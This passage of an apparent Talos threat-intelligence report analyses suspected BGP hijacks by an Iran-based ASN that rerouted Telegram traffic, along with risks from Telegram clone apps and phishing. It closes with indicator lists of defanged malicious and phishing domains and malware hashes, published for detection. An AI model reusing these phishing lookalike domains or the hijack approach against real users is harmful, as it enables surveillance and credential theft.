This range potentially being hijacked was associated with Hungarian-based internet service provider (ISP) DoclerWeb Kft. Nine BGPmon peers detected this event, and it lasted for two hours and 15 minutes until a new update message was disseminated. While this event was quite small in scale, this could have been a trial run for a larger BGP hijack attempt.



BGPstream Event #	Expected prefix	Expected ASN	Detected prefix	Detected ASN	Affected peers
141474	185.112.156.0/22	47381	185.112.156.0/22	58224	9

There were more significant BGP anomalies that originated from that same Iran-based ASN 58224. On July 30, 2018 at 06:28:25 UTC, four BGP routes were announced as being "more specific" at the exact same time, down to the second, impacting communications with Telegram. When routers received this update message through the speaking system, they began routing some traffic destined to the Telegram servers through the ASN 58224. This campaign proved to be particularly effective, since a large number of BGPmon peers observed it, suggesting that it propagated throughout the region via the speaking system. Just like the event one month prior, all routers received a corrected update message two hours and 15 minutes later, ending the hijack.



BGPstream Event #	Expected prefix	Expected ASN	Detected prefix	Detecte d ASN	Affected peers
144058	91.108.56.0/23	62014	91.108.57.0/24	58224	191
144057	91.108.56.0/23	62014	91.108.56.0/24	58224	191
144056	91.108.4.0/22	62041	91.108.5.0/24	58224	191
144055	91.108.4.0/22	62041	91.108.4.0/24	58224	191

How BGP Hijacking could have enabled computer network operations

Theoretically, this announcement could have one component of an operation to compromise communications with Telegram servers. This hijacking session led to some Telegram messages being sent to an Iranian telecommunications provider. Other nation-state actors have used this technique in order to deliver malware, as documented by other security researchers, two months prior in May 2018. Once the traffic is routed through a desired ISP, it could be subject to modification and inspection. There has been open-source reporting that suggests that Iran-based telecommunication providers have previously cooperated with Iranian government requests to obtain communications. The article suggests telecommunications companies provided government officials with Telegram SMS verification codes needed to gain access to Telegram accounts.

This particular capability would be attractive, since it could allow the actors to route traffic in neighboring ASNs through Iran. This could allow the threat actors to gain access to devices in nearby countries and compromise users who utilized non-Iranian telecommunications providers.

The Iranian Minister of Information and Communications Technology, Mohammad-Javad Azari Jahromi, acknowledged this event and stated it will be investigated. Nothing further has been publicly released regarding this investigation from the Iranian government.

Conclusions

The three techniques we discussed here are not the only ones that state-sponsored actors can use to deploy surveillance mechanisms targeting their citizens. The topic of mass internet firewalling and surveillance deployment has been in the news before. Some of these campaigns have also targeted specific applications, such as Telegram. However, these apparently unrelated events all share at least two common denominators: Iran and Telegram. These denominators should be far apart, since Iran has banned Telegram in the country. But we found that there are several Telegram clones with several thousands installations that somehow contact IP addresses located in Iran, some of them that advertise the fact that they can circumvent the ban. The activity of these applications is not illegal, but it gives its operators total control over the messaging applications, and to some extent, users' devices.

The long-lasting activity of groups like Charming Kitten, even while using classic phishing techniques, are still effective against users who aren't very aware of cybersecurity. Given that the common denominator of all of these activities was the citizenship, it is understandable that the vast majority of any country's population won't be as cybersecurity educated as a cybersecurity professional, so even this classic technique could be highly effective.

While it is impossible for Talos to precisely determine the intent behind the July 30 routing update messages, Talos assess with moderate confidence that the updates were a deliberate act targeting Telegram-based services in the region. It is unlikely for four update messages to be distributed at the exact same time, to route two different Telegram ranges through four different subnets all associated with one ASN: 58224. This assessment statement also considers open-source reporting on Iran's complicated history with Telegram from passing laws banning the use of Telegram, to reports of outages resulting from Telegram's IP addresses being blocked in Iran.

Aside from the victims and the applications, Talos was unable to find any solid link between each of these events. This investigation was focused on Iran due to the current ban on Telegram. However, these techniques could be used by any malicious actor, being with or without state sponsorship. Talos assesses with high confidence that the users' privacy is at risk when using the applications discussed in this blog post. The overall security concerns should be taken seriously.

IOC

Domains

talagram[.]ir
hotgram[.]ir
Harsobh[.]com
ndrm[.]ir
andromedaa[.]ir
buycomment[.]ir
bazdiddarbazdid[.]com
youpo[.]st
im9[.]ir
followerbegir[.]ir
buylike[.]ir
buyfollower[.]ir
andromedaa[.]ir
30dn[.]ir
ndrm[.]ir
followerbeg[.]ir
viewmember[.]ir
ozvdarozv[.]ir
ozvbegir[.]ir
obgr[.]ir
likebeg[.]ir
lbgr[.]ir
followgir[.]ir
followbegir[.]ir
fbgr[.]ir
commentbegir[.]ir
cbgr[.]ir
likebegir[.]com
commentbegir[.]com
andromedaa[.]com
ozvbegir[.]com
ozvdarozv[.]com
andromedaa[.]net
lik3[.]org
homayoon[.]info
buylike[.]in
lkbgr[.]com
flbgr[.]com
andromedaa[.]com

mobilecontinue[.]network
mobilecontinue[.]network
mobile-messengerplus[.]network
confirm-identification[.]name
invitation-to-messenger[.]space
com-messengersaccount[.]name
broadcastnews[.]pro
youridentityactivity[.]world
confirm-verification-process[.]systems
sessions-identifier-memberemailid[.]network
mail-profile[.]com
download-drive-share[.]ga
hangouts-talk[.]ga
mail-login-profile[.]com
watch-youtube[.]live
stratup-monitor[.]com
Xn--oogle-v1a[.]ga (ġoogle[.]ga)
file-share[.]ga

Hash values

8ecf5161af04d2bf14020500997afa4473f6a137e8f45a99e323fb2157f1c984 - BitGram
24a545778b72132713bd7e0302a650ca9cc69262aa5b9e926633a0e1fc555e98 - AseGram
a2cf315d4d6c6794b680cb0e61afc5d0afb2c8f6b428ba8be560ab91e2e22c0d followerbegir.ipa
a7609b6316b325cc8f98b186d46366e6eefaae101ee6ff660ecc6b9e90146a86 ozvdarozv.apk